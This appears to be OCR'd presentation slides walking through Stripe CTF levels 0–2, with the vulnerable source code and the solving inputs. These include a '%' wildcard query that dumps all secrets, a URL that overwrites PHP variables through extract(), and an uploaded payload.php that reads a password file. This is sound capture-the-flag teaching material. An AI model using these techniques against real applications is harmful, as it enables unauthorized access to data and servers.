
Want to retrieve your secrets? View secrets for: View

Level 0 - Code

```
30  app.get('/*', function(req, res) {
31    var namespace = req.param('namespace');
32
33    if (namespace) {
34      var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
35      db.all(query, namespace, function(err, secrets) {
36              if (err) throw err;
37
38              renderPage(res, {namespace: namespace, secrets: secrets});
39            });
40    } else {
41      renderPage(res, {});
42    }
43  });
```

- Parameterized queries, Good!
- No sanitization of input, Bad.
- Allows wildcards in WHERE clause.

Select all of the things



Level 0 Pwned

localhost:3000/?namespace=%25

Showing secrets for %:

Key	Value
secretstash-nenexg.level01.password	ThisIsTheFlag
foo.bar	baz

Namespace: %

Name of your secret:

Your secret:


Store my secret!

Want to retrieve your secrets? View secrets for: View

6.3K CAPTURES

Level 1 - The Guessing Game

```
Excellent, you are now on Level 1, the Guessing Game. All you have
to do is guess the combination correctly, and you'll be given the
password to access Level 2! We've been assured that this level has
no security vulnerabilities in it (and the machine running the
Guessing Game has no outbound network connectivity, meaning you
wouldn't be able to extract the password anyway), so you'll probably
just have to try all the possible combinations. Or will you...?
```



Echo'd input.. XSS?

Level 1 - XSS

(But it's not useful)

```
1   <html>
2     <head>
3       <title>Guessing Game</title>
4     </head>
5     <body>
6       <h1>Welcome to the Guessing Game!</h1>
7       <p>
8         Guess the secret combination below, and if you get it right,
9         you'll get the password to the next level!
10      </p>
11      <?php
12        $filename = 'secret-combination.txt';
13        extract($_GET);
14        if (isset($attempt)) {
15          $combination = trim(file_get_contents($filename));
16          if ($attempt === $combination) {
17            echo "<p>How did you know the secret combination was"
18                 " $combination!?</p>";
19            $next = file_get_contents('level02-password.txt');
20            echo "<p>You've earned the password to the access Level 2:"
21                 " $next</p>";
22          } else {
23            echo "<p>Incorrect! The secret combination is not $attempt</p>";
24          }
25        }
26      ?>
27      <form action="#" method="GET">
28        <p><input type="text" name="attempt"></p>
29        <p><input type="submit" value="Guess!"></p>
30      </form>
31    </body>
32  </html>
```

- Parameters are parsed as variables AFTER $filename is set.
- So, we can overwrite$filename.
- $combination is derived from $filename
- Thus, we can control $combination, which is compared to our $attempt

Level 1 - Pwned

192.168.56.101/level1/?attempt=&filename=


Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

How did you know the secret combination was !?


You've earned the password to the access Level 2: dummy-password


Guess!



Level 2 - The Social Network

You are now on Level 2, the Social Network. Excellent work so far! Social Networks are all the rage these days, so we decided to build one for CTF. Please fill out your profile at **https://level02-2.stripe-ctf.com/user-nmrmlxgefw**. You may even be able to find the password for Level 3 by doing so.





Bummer.

But there's a file upload.

That could be fun.

```php
<?php
  session_start();

  if ($_FILES["dispic"]["error"] > 0) {
    echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
  }
  else
  {
    $dest_dir = "uploads/";
    $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
    $src = $_FILES["dispic"]["tmp_name"];
    if (move_uploaded_file($src, $dest)) {
      $_SESSION["dispic_url"] = $dest;
      chmod($dest, 0644);
      echo "<p>Successfully uploaded your display picture.</p>";
    }
  }

  $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
         "Question_mark_alternate.svg";
  if (isset($_SESSION["dispic_url"])) {
    $url = $_SESSION["dispic_url"];
  }

?>
```

Sweet, it doesn't check the file type!

And it's world readable..

Remote File Upload/Exec


Create a Payload

payload.php

```
1  <?php $file = '../password.txt'; readfile($file); ?>
```

Upload

